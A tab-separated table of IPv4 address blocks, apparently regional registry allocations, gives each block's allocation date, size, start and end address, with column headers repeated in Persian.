22/03/06	32768	59.107.255.255	59.107.128.0
15/10/04	131072	59.109.255.255	59.108.0.0
19/09/06	131072	59.111.255.255	59.110.0.0
09/11/04	32768	59.151.127.255	59.151.0.0
20/10/06	65536	59.155.255.255	59.155.0.0
15/08/06	131072	59.173.255.255	59.172.0.0
20/04/07	131072	59.175.255.255	59.174.0.0
23/12/04	32768	59.191.127.255	59.191.0.0
01/10/07	4096	59.191.255.255	59.191.240.0
23/12/04	4194304	59.255.255.255	59.192.0.0
29/03/04	524288	60.7.255.255	60.0.0.0
29/03/04	131072	60.9.255.255	60.8.0.0
29/03/04	65536	60.10.255.255	60.10.0.0
31/12/04	65536	60.11.255.255	60.11.0.0
29/06/04	65536	60.12.255.255	60.12.0.0
29/06/04	16384	60.13.63.255	60.13.0.0
20/07/06	16384	60.13.127.255	60.13.64.0
19/08/04	32768	60.13.255.255	60.13.128.0
31/12/04	131072	60.15.255.255	60.14.0.0
29/03/04	524288	60.23.255.255	60.16.0.0
16/04/04	262144	60.27.255.255	60.24.0.0
16/04/04	131072	60.29.255.255	60.28.0.0
16/04/04	65536	60.30.255.255	60.30.0.0
20/04/04	65536	60.31.255.255	60.31.0.0
02/08/04	65536	60.55.255.255	60.55.0.0
03/08/04	65536	60.63.255.255	60.63.0.0
21/06/04	131072	60.161.255.255	60.160.0.0
25/06/04	131072	60.163.255.255	60.162.0.0
12/08/04	131072	60.165.255.255	60.164.0.0
21/07/04	131072	60.167.255.255	60.166.0.0
21/07/04	524288	60.175.255.255	60.168.0.0
25/06/04	1048576	60.191.255.255	60.176.0.0
12/07/04	131072	60.195.255.255	60.194.0.0
21/07/04	262144	60.203.255.255	60.200.0.0
21/07/04	65536	60.204.255.255	60.204.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
19/09/06	65536	60.205.255.255	60.205.0.0
07/09/06	131072	60.207.255.255	60.206.0.0
05/07/04	524288	60.215.255.255	60.208.0.0
05/07/04	131072	60.217.255.255	60.216.0.0
31/12/04	131072	60.219.255.255	60.218.0.0
16/07/04	262144	60.223.255.255	60.220.0.0
03/08/04	131072	60.233.255.255	60.232.0.0
20/09/06	65536	60.235.255.255	60.235.0.0
06/09/06	32768	60.245.255.255	60.245.128.0
25/09/06	65536	60.247.255.255	60.247.0.0
29/09/06	65536	60.252.255.255	60.252.0.0
11/09/06	32768	60.253.255.255	60.253.128.0
25/08/04	65536	60.255.255.255	60.255.0.0
29/01/07	4096	61.4.191.255	61.4.176.0
07/08/06	4096	61.8.175.255	61.8.160.0
28/03/01	4096	61.28.15.255	61.28.0.0
02/10/01	4096	61.28.31.255	61.28.16.0
25/01/02	8192	61.28.63.255	61.28.32.0
03/07/03	16384	61.28.127.255	61.28.64.0
10/12/04	16384	61.29.191.255	61.29.128.0
10/12/04	8192	61.29.223.255	61.29.192.0
10/12/04	4096	61.29.239.255	61.29.224.0
31/01/05	16384	61.45.191.255	61.45.128.0
12/04/11	4096	61.45.239.255	61.45.224.0
04/03/05	16384	61.47.191.255	61.47.128.0
28/06/01	262144	61.51.255.255	61.48.0.0
28/06/01	131072	61.53.255.255	61.52.0.0
28/06/01	65536	61.54.255.255	61.54.0.0
28/06/01	65536	61.55.255.255	61.55.0.0
23/08/06	16384	61.87.255.255	61.87.192.0
27/05/99	131072	61.129.255.255	61.128.0.0
24/06/99	131072	61.131.255.255	61.130.0.0
24/06/99	65536	61.132.255.255	61.132.0.0
24/06/99	32768	61.133.127.255	61.133.0.0
24/06/99	32768	61.133.255.255	61.133.128.0
24/06/99	16384	61.134.63.255	61.134.0.0
24/06/99	8192	61.134.95.255	61.134.64.0
24/06/99	8192	61.134.127.255	61.134.96.0
24/06/99	16384	61.134.191.255	61.134.128.0
24/06/99	16384	61.134.255.255	61.134.192.0
24/06/99	65536	61.135.255.255	61.135.0.0
24/06/99	16384	61.136.63.255	61.136.0.0
24/06/99	16384	61.136.127.255	61.136.64.0
24/06/99	32768	61.136.255.255	61.136.128.0
24/06/99	32768	61.137.127.255	61.137.0.0
24/06/99	32768	61.137.255.255	61.137.128.0
24/06/99	16384	61.138.63.255	61.138.0.0
24/06/99	16384	61.138.127.255	61.138.64.0
24/06/99	16384	61.138.191.255	61.138.128.0
24/06/99	16384	61.138.255.255	61.138.192.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
24/06/99	32768	61.139.127.255	61.139.0.0
24/06/99	16384	61.139.191.255	61.139.128.0
24/06/99	16384	61.139.255.255	61.139.192.0
24/06/99	262144	61.143.255.255	61.140.0.0
14/03/00	262144	61.147.255.255	61.144.0.0
14/03/00	131072	61.149.255.255	61.148.0.0
14/03/00	131072	61.151.255.255	61.150.0.0
14/03/00	65536	61.152.255.255	61.152.0.0
14/03/00	65536	61.153.255.255	61.153.0.0
14/03/00	131072	61.155.255.255	61.154.0.0
14/03/00	65536	61.156.255.255	61.156.0.0
14/03/00	65536	61.157.255.255	61.157.0.0
14/03/00	32768	61.158.127.255	61.158.0.0
14/03/00	32768	61.158.255.255	61.158.128.0
14/03/00	16384	61.159.63.255	61.159.0.0
14/03/00	16384	61.159.127.255	61.159.64.0
14/03/00	32768	61.159.255.255	61.159.128.0
11/10/00	65536	61.160.255.255	61.160.0.0
11/10/00	16384	61.161.63.255	61.161.0.0
11/10/00	16384	61.161.127.255	61.161.64.0
11/10/00	32768	61.161.255.255	61.161.128.0
11/10/00	65536	61.162.255.255	61.162.0.0
11/10/00	65536	61.163.255.255	61.163.0.0
11/10/00	65536	61.164.255.255	61.164.0.0
11/10/00	65536	61.165.255.255	61.165.0.0
11/10/00	65536	61.166.255.255	61.166.0.0
11/10/00	65536	61.167.255.255	61.167.0.0
16/11/00	65536	61.168.255.255	61.168.0.0
16/11/00	65536	61.169.255.255	61.169.0.0
16/11/00	131072	61.171.255.255	61.170.0.0
16/11/00	262144	61.175.255.255	61.172.0.0
16/11/00	65536	61.176.255.255	61.176.0.0
16/11/00	65536	61.177.255.255	61.177.0.0
16/11/00	65536	61.178.255.255	61.178.0.0
16/11/00	65536	61.179.255.255	61.179.0.0
16/11/00	32768	61.180.127.255	61.180.0.0
16/11/00	32768	61.180.255.255	61.180.128.0
16/11/00	65536	61.181.255.255	61.181.0.0
16/11/00	65536	61.182.255.255	61.182.0.0
16/11/00	65536	61.183.255.255	61.183.0.0
16/11/00	262144	61.187.255.255	61.184.0.0
16/11/00	65536	61.188.255.255	61.188.0.0
16/11/00	32768	61.189.127.255	61.189.0.0
16/11/00	32768	61.189.255.255	61.189.128.0
16/11/00	131072	61.191.255.255	61.190.0.0
19/01/01	262144	61.235.255.255	61.232.0.0
19/01/01	131072	61.237.255.255	61.236.0.0
17/08/01	262144	61.243.255.255	61.240.0.0
30/07/01	65536	62.234.255.255	62.234.0.0
27/12/17	16384	68.79.63.255	68.79.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
29/12/17	16384	69.230.255.255	69.230.192.0
29/12/17	16384	69.231.191.255	69.231.128.0
29/12/17	16384	69.234.255.255	69.234.192.0
29/12/17	16384	69.235.191.255	69.235.128.0
30/12/17	16384	71.131.255.255	71.131.192.0
30/12/17	16384	71.132.63.255	71.132.0.0
30/12/17	16384	71.136.127.255	71.136.64.0
30/12/17	16384	71.137.63.255	71.137.0.0
11/01/02	262144	81.71.255.255	81.68.0.0
19/11/03	131072	82.157.255.255	82.156.0.0
27/08/08	32768	94.191.127.255	94.191.0.0
09/12/10	262144	101.7.255.255	101.4.0.0
10/12/10	1048576	101.31.255.255	101.16.0.0
14/12/10	262144	101.35.255.255	101.32.0.0
14/12/10	32768	101.36.127.255	101.36.0.0
14/12/10	32768	101.36.255.255	101.36.128.0
14/12/10	65536	101.37.255.255	101.37.0.0
14/12/10	131072	101.39.255.255	101.38.0.0
14/12/10	524288	101.47.255.255	101.40.0.0
10/12/10	131072	101.49.255.255	101.48.0.0
16/12/10	65536	101.52.255.255	101.52.0.0
16/12/10	65536	101.54.255.255	101.54.0.0
09/12/10	524288	101.71.255.255	101.64.0.0
10/12/10	262144	101.75.255.255	101.72.0.0
10/12/10	131072	101.77.255.255	101.76.0.0
11/03/11	8192	101.78.63.255	101.78.32.0
03/01/11	1048576	101.95.255.255	101.80.0.0
12/04/11	4096	101.96.31.255	101.96.16.0
25/02/11	32768	101.96.255.255	101.96.128.0
12/04/11	8192	101.99.127.255	101.99.96.0
12/04/11	8192	101.101.95.255	101.101.64.0
12/04/11	4096	101.101.127.255	101.101.112.0
12/04/11	8192	101.102.95.255	101.102.64.0
12/04/11	4096	101.102.127.255	101.102.112.0
10/12/10	262144	101.107.255.255	101.104.0.0
12/04/11	8192	101.110.95.255	101.110.64.0
12/04/11	4096	101.110.111.255	101.110.96.0
13/12/10	262144	101.123.255.255	101.120.0.0
15/12/10	131072	101.125.255.255	101.124.0.0
24/12/10	65536	101.126.255.255	101.126.0.0
12/04/11	4096	101.128.31.255	101.128.16.0
12/04/11	8192	101.128.63.255	101.128.32.0
29/12/10	65536	101.129.255.255	101.129.0.0
15/12/10	131072	101.131.255.255	101.130.0.0
16/12/10	262144	101.135.255.255	101.132.0.0
11/01/11	1048576	101.159.255.255	101.144.0.0
24/12/10	262144	101.195.255.255	101.192.0.0
04/01/11	65536	101.196.255.255	101.196.0.0
04/01/11	65536	101.197.255.255	101.197.0.0
04/01/11	131072	101.199.255.255	101.198.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
24/01/11	131072	101.201.255.255	101.200.0.0
12/04/11	8192	101.203.159.255	101.203.128.0
12/04/11	4096	101.203.191.255	101.203.176.0
20/12/10	262144	101.207.255.255	101.204.0.0
03/01/11	524288	101.231.255.255	101.224.0.0
25/01/11	131072	101.233.255.255	101.232.0.0
12/04/11	4096	101.234.95.255	101.234.80.0
12/04/11	8192	101.234.127.255	101.234.96.0
20/12/10	262144	101.239.255.255	101.236.0.0
07/01/11	262144	101.243.255.255	101.240.0.0
10/01/11	262144	101.247.255.255	101.244.0.0
28/01/11	131072	101.249.255.255	101.248.0.0
12/04/11	4096	101.251.31.255	101.251.16.0
12/04/11	8192	101.251.63.255	101.251.32.0
10/03/11	16384	101.251.127.255	101.251.64.0
09/03/11	32768	101.251.255.255	101.251.128.0
31/01/11	131072	101.253.255.255	101.252.0.0
24/01/11	65536	101.254.255.255	101.254.0.0
12/04/11	4096	106.0.31.255	106.0.16.0
12/04/11	16384	106.0.127.255	106.0.64.0
21/03/11	131072	106.3.255.255	106.2.0.0
21/03/11	262144	106.7.255.255	106.4.0.0
21/03/11	131072	106.9.255.255	106.8.0.0
24/03/11	65536	106.11.255.255	106.11.0.0
22/03/11	262144	106.15.255.255	106.12.0.0
18/03/11	1048576	106.31.255.255	106.16.0.0
18/03/11	1048576	106.47.255.255	106.32.0.0
22/03/11	131072	106.49.255.255	106.48.0.0
31/03/11	65536	106.50.255.255	106.50.0.0
06/04/11	262144	106.55.255.255	106.52.0.0
17/03/11	524288	106.63.255.255	106.56.0.0
23/03/11	65536	106.74.255.255	106.74.0.0
23/03/11	65536	106.75.255.255	106.75.0.0
18/03/11	1048576	106.95.255.255	106.80.0.0
12/04/11	262144	106.111.255.255	106.108.0.0
21/03/11	524288	106.119.255.255	106.112.0.0
12/04/11	524288	106.127.255.255	106.120.0.0
21/03/11	1048576	106.239.255.255	106.224.0.0
18/11/09	65536	109.244.255.255	109.244.0.0
23/02/09	131072	110.7.255.255	110.6.0.0
23/02/09	262144	110.19.255.255	110.16.0.0
04/03/09	262144	110.43.255.255	110.40.0.0
11/03/11	4096	110.44.159.255	110.44.144.0
16/03/09	65536	110.48.255.255	110.48.0.0
19/03/09	65536	110.51.255.255	110.51.0.0
18/03/09	131072	110.53.255.255	110.52.0.0
17/03/09	524288	110.63.255.255	110.56.0.0
24/03/09	131072	110.65.255.255	110.64.0.0
27/03/09	131072	110.73.255.255	110.72.0.0
31/03/09	32768	110.75.127.255	110.75.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
31/03/09	8192	110.75.159.255	110.75.128.0
31/03/09	8192	110.75.191.255	110.75.160.0
31/03/09	16384	110.75.255.255	110.75.192.0
31/03/09	8192	110.76.31.255	110.76.0.0
31/03/09	8192	110.76.63.255	110.76.32.0
03/04/09	16384	110.76.255.255	110.76.192.0
03/04/09	32768	110.77.127.255	110.77.0.0
02/04/09	524288	110.87.255.255	110.80.0.0
02/04/09	262144	110.91.255.255	110.88.0.0
12/04/11	8192	110.93.63.255	110.93.32.0
15/04/09	131072	110.95.255.255	110.94.0.0
08/04/09	2097152	110.127.255.255	110.96.0.0
21/04/09	262144	110.155.255.255	110.152.0.0
21/04/09	131072	110.157.255.255	110.156.0.0
15/06/10	8192	110.165.63.255	110.165.32.0
27/04/09	131072	110.167.255.255	110.166.0.0
01/05/09	16384	110.172.255.255	110.172.192.0
01/05/09	8192	110.173.31.255	110.173.0.0
01/05/09	4096	110.173.47.255	110.173.32.0
12/04/11	8192	110.173.95.255	110.173.64.0
05/05/09	8192	110.173.127.255	110.173.96.0
08/05/09	8192	110.173.223.255	110.173.192.0
27/04/09	524288	110.183.255.255	110.176.0.0
11/05/09	524288	110.191.255.255	110.184.0.0
30/04/09	2097152	110.223.255.255	110.192.0.0
12/05/09	262144	110.231.255.255	110.228.0.0
14/05/09	8192	110.232.63.255	110.232.32.0
15/05/09	131072	110.237.255.255	110.236.0.0
12/05/09	1048576	110.255.255.255	110.240.0.0
06/05/09	4194304	111.63.255.255	111.0.0.0
27/05/09	65536	111.66.255.255	111.66.0.0
04/06/09	4096	111.67.207.255	111.67.192.0
10/06/09	8192	111.68.95.255	111.68.64.0
28/05/09	524288	111.79.255.255	111.72.0.0
11/06/09	65536	111.85.255.255	111.85.0.0
23/06/09	8192	111.91.223.255	111.91.192.0
24/06/09	131072	111.113.255.255	111.112.0.0
25/06/09	131072	111.115.255.255	111.114.0.0
25/06/09	131072	111.117.255.255	111.116.0.0
03/07/09	16384	111.119.127.255	111.119.64.0
03/07/09	8192	111.119.159.255	111.119.128.0
02/07/09	262144	111.123.255.255	111.120.0.0
02/07/09	65536	111.124.255.255	111.124.0.0
08/07/09	131072	111.127.255.255	111.126.0.0
07/05/09	2097152	111.159.255.255	111.128.0.0
14/05/09	524288	111.167.255.255	111.160.0.0
22/05/09	65536	111.170.255.255	111.170.0.0
22/05/09	262144	111.175.255.255	111.172.0.0
22/05/09	524288	111.183.255.255	111.176.0.0
25/05/09	131072	111.187.255.255	111.186.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
01/07/09	1048576	111.207.255.255	111.192.0.0
03/07/09	262144	111.211.255.255	111.208.0.0
07/07/09	262144	111.215.255.255	111.212.0.0
15/07/09	32768	111.221.255.255	111.221.128.0
15/07/09	65536	111.222.255.255	111.222.0.0
23/07/09	262144	111.227.255.255	111.224.0.0
28/07/09	262144	111.231.255.255	111.228.0.0
14/08/09	8192	111.235.127.255	111.235.96.0
18/08/09	8192	111.235.191.255	111.235.160.0
15/12/08	4194304	112.63.255.255	112.0.0.0
22/12/08	131072	112.65.255.255	112.64.0.0
23/12/08	131072	112.67.255.255	112.66.0.0
24/12/08	65536	112.73.255.255	112.73.0.0
24/12/08	131072	112.75.255.255	112.74.0.0
31/12/08	524288	112.87.255.255	112.80.0.0
12/01/09	524288	112.95.255.255	112.88.0.0
12/01/09	131072	112.97.255.255	112.96.0.0
12/01/09	131072	112.99.255.255	112.98.0.0
12/01/09	262144	112.103.255.255	112.100.0.0
19/01/09	32768	112.109.255.255	112.109.128.0
19/01/09	65536	112.111.255.255	112.111.0.0
21/01/09	262144	112.115.255.255	112.112.0.0
21/01/09	131072	112.117.255.255	112.116.0.0
28/01/09	131072	112.123.255.255	112.122.0.0
22/01/09	262144	112.127.255.255	112.124.0.0
22/01/09	262144	112.131.255.255	112.128.0.0
28/01/09	65536	112.132.255.255	112.132.0.0
10/02/09	262144	112.195.255.255	112.192.0.0
11/02/09	2097152	112.255.255.255	112.224.0.0
16/09/08	524288	113.7.255.255	113.0.0.0
16/09/08	131072	113.9.255.255	113.8.0.0
29/09/08	8192	113.11.223.255	113.11.192.0
18/09/08	262144	113.15.255.255	113.12.0.0
18/09/08	131072	113.17.255.255	113.16.0.0
29/09/08	65536	113.18.255.255	113.18.0.0
13/10/08	262144	113.27.255.255	113.24.0.0
17/10/08	65536	113.31.255.255	113.31.0.0
15/10/08	262144	113.47.255.255	113.44.0.0
16/10/08	262144	113.51.255.255	113.48.0.0
23/10/08	8192	113.52.191.255	113.52.160.0
22/10/08	131072	113.55.255.255	113.54.0.0
24/10/08	131072	113.57.255.255	113.56.0.0
27/10/08	65536	113.58.255.255	113.58.0.0
27/10/08	32768	113.59.127.255	113.59.0.0
31/10/08	131072	113.63.255.255	113.62.0.0
03/11/08	2097152	113.95.255.255	113.64.0.0
03/11/08	1048576	113.111.255.255	113.96.0.0
03/11/08	524288	113.119.255.255	113.112.0.0
03/11/08	524288	113.127.255.255	113.120.0.0
03/11/08	131072	113.129.255.255	113.128.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
14/11/08	4096	113.130.111.255	113.130.96.0
06/11/08	262144	113.135.255.255	113.132.0.0
06/11/08	524288	113.143.255.255	113.136.0.0
19/11/08	131072	113.195.255.255	113.194.0.0
26/11/08	131072	113.201.255.255	113.200.0.0
28/11/08	65536	113.202.255.255	113.202.0.0
26/11/08	262144	113.207.255.255	113.204.0.0
05/12/08	8192	113.208.127.255	113.208.96.0
05/12/08	32768	113.208.255.255	113.208.128.0
04/12/08	65536	113.209.255.255	113.209.0.0
05/12/08	16384	113.212.63.255	113.212.0.0
17/12/08	32768	113.213.127.255	113.213.0.0
08/12/08	131072	113.215.255.255	113.214.0.0
16/12/08	131072	113.219.255.255	113.218.0.0
16/12/08	262144	113.223.255.255	113.220.0.0
08/12/08	1048576	113.239.255.255	113.224.0.0
16/12/08	524288	113.247.255.255	113.240.0.0
16/12/08	262144	113.251.255.255	113.248.0.0
18/04/08	65536	114.28.255.255	114.28.0.0
09/05/08	131072	114.55.255.255	114.54.0.0
06/05/08	262144	114.63.255.255	114.60.0.0
07/05/08	262144	114.67.255.255	114.64.0.0
09/05/08	65536	114.68.255.255	114.68.0.0
12/04/11	16384	114.79.127.255	114.79.64.0
14/05/08	1048576	114.95.255.255	114.80.0.0
16/05/08	524288	114.103.255.255	114.96.0.0
16/05/08	262144	114.107.255.255	114.104.0.0
22/05/08	4096	114.110.15.255	114.110.0.0
23/05/08	16384	114.110.127.255	114.110.64.0
23/05/08	8192	114.111.31.255	114.111.0.0
27/05/08	8192	114.111.191.255	114.111.160.0
20/05/08	262144	114.115.255.255	114.112.0.0
22/05/08	65536	114.116.255.255	114.116.0.0
22/05/08	65536	114.117.255.255	114.117.0.0
23/05/08	65536	114.118.255.255	114.118.0.0
23/05/08	32768	114.119.127.255	114.119.0.0
23/05/08	16384	114.119.191.255	114.119.128.0
23/05/08	4096	114.119.223.255	114.119.208.0
23/05/08	8192	114.119.255.255	114.119.224.0
29/05/08	65536	114.132.255.255	114.132.0.0
12/06/08	65536	114.135.255.255	114.135.0.0
12/06/08	131072	114.139.255.255	114.138.0.0
18/06/08	16384	114.141.191.255	114.141.128.0
19/06/08	131072	114.197.255.255	114.196.0.0
20/06/08	262144	114.211.255.255	114.208.0.0
04/07/08	131072	114.213.255.255	114.212.0.0
04/07/08	65536	114.214.255.255	114.214.0.0
04/07/08	65536	114.215.255.255	114.215.0.0
24/06/08	524288	114.223.255.255	114.216.0.0
24/06/08	1048576	114.239.255.255	114.224.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
24/06/08	1048576	114.255.255.255	114.240.0.0
04/07/08	262144	115.27.255.255	115.24.0.0
04/07/08	131072	115.29.255.255	115.28.0.0
04/07/08	262144	115.35.255.255	115.32.0.0
10/07/08	131072	115.45.255.255	115.44.0.0
11/07/08	65536	115.46.255.255	115.46.0.0
11/07/08	65536	115.47.255.255	115.47.0.0
07/07/08	1048576	115.63.255.255	115.48.0.0
12/04/11	4096	115.69.79.255	115.69.64.0
23/07/08	16384	115.84.63.255	115.84.0.0
25/07/08	8192	115.84.223.255	115.84.192.0
01/08/08	16384	115.85.255.255	115.85.192.0
25/07/08	262144	115.103.255.255	115.100.0.0
28/07/08	262144	115.107.255.255	115.104.0.0
01/08/08	262144	115.123.255.255	115.120.0.0
07/08/08	4096	115.124.31.255	115.124.16.0
15/08/08	262144	115.151.255.255	115.148.0.0
15/08/08	131072	115.153.255.255	115.152.0.0
15/08/08	131072	115.155.255.255	115.154.0.0
15/08/08	131072	115.157.255.255	115.156.0.0
15/08/08	65536	115.158.255.255	115.158.0.0
19/08/08	65536	115.159.255.255	115.159.0.0
12/04/11	8192	115.166.95.255	115.166.64.0
25/08/08	262144	115.171.255.255	115.168.0.0
27/08/08	262144	115.175.255.255	115.172.0.0
04/09/08	131072	115.181.255.255	115.180.0.0
04/09/08	65536	115.182.255.255	115.182.0.0
04/09/08	65536	115.183.255.255	115.183.0.0
24/12/10	131072	115.191.255.255	115.190.0.0
03/09/08	2097152	115.223.255.255	115.192.0.0
03/09/08	1048576	115.239.255.255	115.224.0.0
22/03/07	65536	116.1.255.255	116.1.0.0
05/03/07	131072	116.3.255.255	116.2.0.0
07/03/07	262144	116.7.255.255	116.4.0.0
22/03/07	262144	116.11.255.255	116.8.0.0
28/03/07	65536	116.13.255.255	116.13.0.0
07/03/07	1048576	116.31.255.255	116.16.0.0
12/04/11	4096	116.50.15.255	116.50.0.0
20/03/07	262144	116.55.255.255	116.52.0.0
28/03/07	131072	116.57.255.255	116.56.0.0
02/04/07	4096	116.58.143.255	116.58.128.0
05/04/07	4096	116.58.223.255	116.58.208.0
29/03/07	262144	116.63.255.255	116.60.0.0
30/04/07	32768	116.66.127.255	116.66.0.0
10/05/07	65536	116.69.255.255	116.69.0.0
10/05/07	32768	116.70.127.255	116.70.0.0
11/05/07	131072	116.77.255.255	116.76.0.0
16/05/07	131072	116.79.255.255	116.78.0.0
10/01/11	65536	116.85.255.255	116.85.0.0
22/05/07	4096	116.89.159.255	116.89.144.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
30/07/08	4096	116.90.95.255	116.90.80.0
23/05/07	65536	116.95.255.255	116.95.0.0
23/05/07	262144	116.115.255.255	116.112.0.0
23/05/07	131072	116.117.255.255	116.116.0.0
11/05/07	4194304	116.191.255.255	116.128.0.0
04/04/07	65536	116.192.255.255	116.192.0.0
06/04/07	4096	116.193.31.255	116.193.16.0
10/04/07	8192	116.193.63.255	116.193.32.0
10/04/07	131072	116.195.255.255	116.194.0.0
10/04/07	65536	116.196.255.255	116.196.0.0
16/04/07	65536	116.198.255.255	116.198.0.0
17/04/07	32768	116.199.127.255	116.199.0.0
20/04/07	8192	116.199.159.255	116.199.128.0
18/04/07	32768	116.204.127.255	116.204.0.0
18/04/07	65536	116.205.255.255	116.205.0.0
20/04/07	65536	116.207.255.255	116.207.0.0
20/04/07	262144	116.211.255.255	116.208.0.0
26/04/07	4096	116.212.175.255	116.212.160.0
27/04/07	16384	116.213.127.255	116.213.64.0
27/04/07	32768	116.213.255.255	116.213.128.0
30/04/07	8192	116.214.63.255	116.214.32.0
30/04/07	4096	116.214.79.255	116.214.64.0
30/04/07	32768	116.214.255.255	116.214.128.0
30/04/07	65536	116.215.255.255	116.215.0.0
24/04/07	262144	116.219.255.255	116.216.0.0
04/04/07	1048576	116.239.255.255	116.224.0.0
02/04/07	131072	116.243.255.255	116.242.0.0
03/04/07	131072	116.245.255.255	116.244.0.0
04/04/07	131072	116.247.255.255	116.246.0.0
20/03/07	131072	116.249.255.255	116.248.0.0
21/01/11	16384	116.251.127.255	116.251.64.0
22/03/07	131072	116.253.255.255	116.252.0.0
26/03/07	32768	116.254.255.255	116.254.128.0
05/04/07	32768	116.255.255.255	116.255.128.0
25/05/07	524288	117.15.255.255	117.8.0.0
15/06/07	65536	117.21.255.255	117.21.0.0
15/06/07	131072	117.23.255.255	117.22.0.0
07/06/07	524288	117.31.255.255	117.24.0.0
15/06/07	524288	117.39.255.255	117.32.0.0
15/06/07	262144	117.43.255.255	117.40.0.0
15/06/07	131072	117.45.255.255	117.44.0.0
20/06/07	262144	117.51.255.255	117.48.0.0
25/06/07	4096	117.53.63.255	117.53.48.0
02/07/07	4096	117.53.191.255	117.53.176.0
03/07/07	65536	117.57.255.255	117.57.0.0
03/07/07	32768	117.58.127.255	117.58.0.0
06/07/07	65536	117.59.255.255	117.59.0.0
04/07/07	262144	117.63.255.255	117.60.0.0
03/07/07	524288	117.71.255.255	117.64.0.0
04/07/07	131072	117.73.255.255	117.72.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
09/07/07	4096	117.74.79.255	117.74.64.0
12/04/11	4096	117.74.95.255	117.74.80.0
06/07/07	32768	117.74.255.255	117.74.128.0
09/07/07	65536	117.75.255.255	117.75.0.0
06/07/07	262144	117.79.255.255	117.76.0.0
04/07/07	1048576	117.95.255.255	117.80.0.0
09/07/07	131072	117.101.255.255	117.100.0.0
16/07/07	4096	117.103.31.255	117.103.16.0
20/07/07	4096	117.103.143.255	117.103.128.0
25/07/07	131072	117.107.255.255	117.106.0.0
25/07/07	524288	117.119.255.255	117.112.0.0
08/08/07	16384	117.120.127.255	117.120.64.0
02/08/07	32768	117.120.255.255	117.120.128.0
06/08/07	32768	117.121.127.255	117.121.0.0
06/08/07	16384	117.121.191.255	117.121.128.0
08/08/07	32768	117.122.255.255	117.122.128.0
07/08/07	262144	117.127.255.255	117.124.0.0
17/07/07	4194304	117.191.255.255	117.128.0.0
03/08/07	131072	118.25.255.255	118.24.0.0
03/08/07	8192	118.26.31.255	118.26.0.0
03/08/07	8192	118.26.95.255	118.26.64.0
03/08/07	32768	118.26.255.255	118.26.128.0
03/08/07	131072	118.29.255.255	118.28.0.0
03/08/07	65536	118.30.255.255	118.30.0.0
03/08/07	65536	118.31.255.255	118.31.0.0
08/08/07	131072	118.65.255.255	118.64.0.0
08/08/07	65536	118.66.255.255	118.66.0.0
16/08/07	4096	118.67.127.255	118.67.112.0
10/08/07	524288	118.79.255.255	118.72.0.0
10/08/07	131072	118.81.255.255	118.80.0.0
20/08/07	131072	118.85.255.255	118.84.0.0
23/08/07	8192	118.88.63.255	118.88.32.0
24/08/07	16384	118.88.127.255	118.88.64.0
24/08/07	32768	118.88.255.255	118.88.128.0
23/08/07	65536	118.89.255.255	118.89.0.0
29/08/07	4096	118.91.255.255	118.91.240.0
03/09/07	4096	118.102.31.255	118.102.16.0
12/09/07	524288	118.119.255.255	118.112.0.0
12/09/07	262144	118.123.255.255	118.120.0.0
12/09/07	131072	118.125.255.255	118.124.0.0
14/09/07	65536	118.126.255.255	118.126.0.0
12/04/11	8192	118.127.159.255	118.127.128.0
14/09/07	262144	118.135.255.255	118.132.0.0
20/09/07	262144	118.147.255.255	118.144.0.0
18/10/07	65536	118.178.255.255	118.178.0.0
17/10/07	262144	118.183.255.255	118.180.0.0
19/10/07	32768	118.184.127.255	118.184.0.0
19/10/07	32768	118.184.255.255	118.184.128.0
19/10/07	131072	118.187.255.255	118.186.0.0
19/10/07	65536	118.188.255.255	118.188.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
19/10/07	65536	118.190.255.255	118.190.0.0
19/10/07	65536	118.191.255.255	118.191.0.0
19/10/07	65536	118.192.255.255	118.192.0.0
19/10/07	8192	118.193.63.255	118.193.32.0
19/10/07	4096	118.193.79.255	118.193.64.0
19/10/07	8192	118.193.127.255	118.193.96.0
19/10/07	32768	118.193.255.255	118.193.128.0
19/10/07	32768	118.194.127.255	118.194.0.0
19/10/07	32768	118.194.255.255	118.194.128.0
19/10/07	32768	118.195.127.255	118.195.0.0
19/10/07	32768	118.195.255.255	118.195.128.0
22/10/07	262144	118.199.255.255	118.196.0.0
24/10/07	131072	118.203.255.255	118.202.0.0
22/10/07	262144	118.207.255.255	118.204.0.0
29/10/07	65536	118.212.255.255	118.212.0.0
29/10/07	65536	118.213.255.255	118.213.0.0
30/10/07	16384	118.215.255.255	118.215.192.0
30/10/07	262144	118.227.255.255	118.224.0.0
31/10/07	131072	118.229.255.255	118.228.0.0
31/10/07	65536	118.230.255.255	118.230.0.0
12/11/07	65536	118.239.255.255	118.239.0.0
14/11/07	65536	118.242.255.255	118.242.0.0
06/11/07	262144	118.247.255.255	118.244.0.0
12/11/07	524288	118.255.255.255	118.248.0.0
16/11/07	131072	119.1.255.255	119.0.0.0
22/11/07	8192	119.2.31.255	119.2.0.0
23/11/07	32768	119.2.255.255	119.2.128.0
26/11/07	65536	119.3.255.255	119.3.0.0
23/11/07	262144	119.7.255.255	119.4.0.0
23/11/07	65536	119.8.255.255	119.8.0.0
26/11/07	32768	119.10.127.255	119.10.0.0
29/11/07	65536	119.16.255.255	119.16.0.0
11/12/07	4096	119.18.207.255	119.18.192.0
14/12/07	4096	119.18.239.255	119.18.224.0
14/12/07	4096	119.18.255.255	119.18.240.0
10/12/07	65536	119.19.255.255	119.19.0.0
03/12/07	262144	119.23.255.255	119.20.0.0
14/12/07	16384	119.27.127.255	119.27.64.0
12/04/11	8192	119.27.159.255	119.27.128.0
17/12/07	8192	119.27.191.255	119.27.160.0
17/12/07	16384	119.27.255.255	119.27.192.0
12/12/07	131072	119.29.255.255	119.28.0.0
19/12/07	4096	119.30.63.255	119.30.48.0
